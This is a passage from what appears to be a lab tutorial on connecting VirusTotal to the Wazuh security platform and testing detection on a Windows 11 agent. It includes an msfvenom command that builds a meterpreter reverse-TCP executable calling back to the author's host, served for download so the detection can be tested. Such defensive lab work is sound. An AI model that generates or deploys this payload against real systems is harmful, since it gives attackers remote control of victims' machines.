
<!-- System inventory -->
<wodle name="syscollector">
  <disabled>no</disabled>
  <interval>1h</interval>

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell
```


Now we need the API KEY of VirusTotal account.




Click on your VirusTotal Account and select the API Key. You will redirect on VirusTotal API dashboard.



Now copy the VirusTotal API Key.



Paste the API of VirusTotal Key.




Now restart Wazuh manager

Command: `systemctl restart wazuh-manager`


```
WAZUH Open Source Security Platform
https://wazuh.com

[wazuh-user@wazuh-server ~]$ sudo -i
[root@wazuh-server ~]# cd /var/ossec/etc
[root@wazuh-server etc]# nano ossec.conf
[root@wazuh-server etc]# systemctl restart wazuh-manager
[root@wazuh-server etc]#
```


Now reload the page of Wazuh dashboard and you will see the “VirusTotal” option now available.




Now go to “Agent” section and select the Windows11-agent.




Click on more and then select the VirusTotal.






Now I am going to create a Malware with msfvenom in my apache2 folder, so I will be easy to download malware from local server.

Command: `sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe lhost=ip_address lport=4444 -o Malware.exe`




After creating malware, I am uploading malware into VirusTotal, where malware will analyze and save the malicious hashes in virus-total database.


Note: I hope you understand, why I am uploading malware in VirusTotal. Be a true Malware Analyst and SOC analyst.




VirusTotal detect my msfvenom malware as a malicious file.




Now visit the apache2 IP address in Windows browser and download the “Malware.exe” file.



